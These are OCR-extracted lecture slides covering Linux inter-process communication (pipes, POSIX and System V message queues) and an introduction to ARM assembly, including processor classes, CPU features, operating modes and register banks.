
http://www.sean-crist.com/personal/pages/visual_pipes/




Many people have observed that Linux is difficult for casual users to learn, and that Linux would have a better chance of general acceptance as a desktop platform if it were made easier to use. Pipes are at the root of the great flexibility of Unix, and representing them graphically makes this functionality better accessible to the casual user.

Summary of IPC in Linux – Fork & Pipes

http://www.reloco.com.ar/linux/prog/pipes.html







http://os.obs.utcluj.ro/OS/Lab/08.Linux%20Pipes.html

Summary of IPC in Linux – Fork & Pipes

http://www.vivaolinux.com.br/dica/Pipes-no-Linux






http://www.read.cs.ucla.edu/111/_media/notes/ipc_pipes_1.gif

Summary of IPC in Linux – Message Queues

Linux C - System V API / POSIX API



http://www.linuxpedia.org/index.php?title=Linux_POSIX_Message_Queue

2.2 Summary of IPC in Linux – Message Queues

Topic 2: Linux C - System V API / POSIX API

Operation	POSIX Function	SVR4 Function
Gain access to a queue, creating it if it does not exist.	mq_open(3)	msgget(Linux
Query attributes of a queue and number of pending messages.	mq_getattr(3)	msgctl(Linux
Change attributes of a queue.	mq_setattr(3)	msgctl(Linux
Give up access to a queue.	mq_close(3)	n.a.
Remove a queue from the system.	mq_unlink(3), rm(1)	msgctl(Linux, ipcrm(1)
Send a message to a queue.	mq_send(3)	msgsnd(Linux
Receive a message from a queue.	mq_receive(3)	msgrcv(Linux
Request asynchronous notification of a message arriving at a queue.	mq_notify(3)	NA

http://menehune.opt.wfu.edu/Kokua/More_SGI/007-2478-008/sgi_html/ch06.html

http://www.users.pjwstk.edu.pl/~jms/qnx/help/watcom/clibref/mq_overview.html

2.3. Embedded OS DEMO | ARM ASM Hands-on

Topic 3: NASM/GNU AS ARM 32 / 64 bits on Raspberry Pi – ARM Assembly Intro & Hacking

http://thinkingeek.com/arm-assembler-raspberry-pi/
https://azeria-labs.com/writing-arm-assembly-part-1/
https://github.com/critoma/armasmiot/tree/master/labs/workspacearmassembly

- ARM Architecture
- Instructions set
- Addressing modes
- Functions and Procedures
- Interrupts/Sys-calls and Exception

1. Peter Knaggs & Stephen Welsh – "ARM: Assembly Language Programming"
2. http://www.arm.com/miscPDFs/14128.pdf - ARM Architecture Reference Manual | https://www.scss.tcd.ie/~waldroj/3d1/arm_arm.pdf
3. ARM Software Development Toolkit – "Programming Techniques"

Benefits of Learning ARM Assembly
ARM = Acorn/Advanced RISC Machine

- Reverse Engineering binaries on…
  - Phones?
  - Routers?
  - Cars?
  - Internet of Things? – Fragmented Market
  - Apple MACBOOKS Pro 2020+
  - SERVERS – in Amazon/Google/Oracle Clouds

- Intel x86 is nice but..
  - Knowing ARM assembly allows you to dig into and have fun with various different device types

Processor Classes

- A-Class

Application processors

Targets typically run a full OS such as Linux Virtual Address support

Virtualization

- M-Class

Microcontrollers

Typically run bare-code or RTOS


- R-Class

Targets embedded systems with real


time and/or higher safety requirements

Typically run bare-metal code or RTOS

Used in systems that need high reliability and where deterministic behavior is important



ARM Architecture, Family and Cores



ARM family	ARM architecture
ARM7	ARM v4
ARM9	ARM v5
ARM11	ARM v6
Cortex-A	ARM v7-A
Cortex-R	ARM v7-R
Cortex-M	ARM v7-M

ARM CPU Features

- RISC (Reduced Instruction Set Computing) processor
  - Simplified instruction set
  - More registers than in CISC (Complex Instruction Set Computing)
- Load/Store architecture
  - No direct operations on memory
- 32-bit ARM mode / 16-bit Thumb mode | new versions supports 64 bits ARM registers and instructions
- ARMv8 has 64 bits registers
- Conditional Execution on almost all instructions (ARM mode only)
- Word aligned memory access (4 byte aligned)

ARM microcontroller Features

ARM (Acorn/Advanced RISC Machine) Features


- 32 bits – the registers are 4 bytes and the instructions in machine code are fixed at 4 bytes (new versions have 64 bits and they are multi-core) + ARMv8 has 64 bits registers
- Bi-endian (little- and big-endian)
- It has data representation on 8, 16 and 32 bits | newer controllers support 64 bits data representation
- 7 operations modes: USR, FIQ, IRQ, SVC, ABT, SYS, UND
- It is based on RISC features:
    1. **Instructions** – the reduced number of the instructions; the execution of an instruction it is one processor cycle; there high processing speed
    2. **Pipelines** – the fragmentation of the process of the instructions “process” in more sub-processes (tasks) in order to have parallelization
    3. **Registers** – high number of the generic available registers (e.g. 31 out of 37)
    4. **The Load-Store Architecture** – the processor operates only the data from the registers and there are separate instructions for loading/storing data from/to memory.

ARM microcontroller features


- Additional elements comparing with RISC
  1. **Variable time execution instructions** => high density of the code => efficient memory usage
  2. **Barrel shifter** - hardware component which pre-process one of the input registers before being used by an instruction => processing performance and enhanced code density
  3. **Set of 16 bits instructions (Thumb mode)** = high density of the code (especially for the HW chips able to **XIP** – eXecute In Place)
  4. **Conditional Execution** – the instruction (then the branches) are executed only if a condition is fulfilled
  5. **Specialized Instructions** – specific instructions for the DSP (Digital Signal Processor) and some controllers for the floating points parallel operations => enhanced performance
  6. **Jazelle DBX (Direct Bytecode eXecution)** – is an extension that allows some ARM processors to execute Java byte-code in hardware as a third execution state alongside the existing ARM and Thumb modes.

ASM ARM7 Diagram

- CPU Core Diagram (ARM7)
- ARM7 is Von Neumann machine
- ARM9 is Harvard machine



ARM Architecture



ASM ARM Operating modes

- For the ARM Assembly, the lab uses ONLY USR – User mode

Mode	Details
User (USR)	The mode of executing users applications
System (SYS)	Similar mode with USR, but with complete read-write access to the cpsr register
Supervisor (SVC)	The mode for running the OS kernel
Interrupt ReQuest (IRQ)	When an interrupt of the execution request is received (IRQ)
Fast Interrupt reQuest (FIQ)	When an Fast interrupt of the execution request is received (FIRQ)
Abort (ABT)	When the trial of accessing a memory area is failing
Undefined (UND)	When the processor receives an instruction which is not defined into its implementation

Non-privileged mode = partial read-write access to the cpsr register

Priviledged mode = complete read-write access to the cpsr register
* Debug mode!

ASM ARM v7

ARM registers and their availability taking into account the processor mode

USR & SYS	FIQ	IRQ	SVC	UND	ABT
r0					
r1					
r2					
r3					
r4					
r5					
r6					
r7					
r8	r8_fiq				
r9	r9_fiq				
r10	r10_fiq				
r11	r11_fiq				
r12	r12_fiq				
r13 (sp)	r13_fiq	r13_irq	r13_svc	r13_und	r13_abt
r14 (lr)	r14_fiq	r14_irq	r14_svc	r14_und	r14_abt
r15 (pc)					
cpsr					
-	spsr_fiq	spsr_irq	spsr_svc	spsr_und	spsr_abt

ARM 32 bits Registers

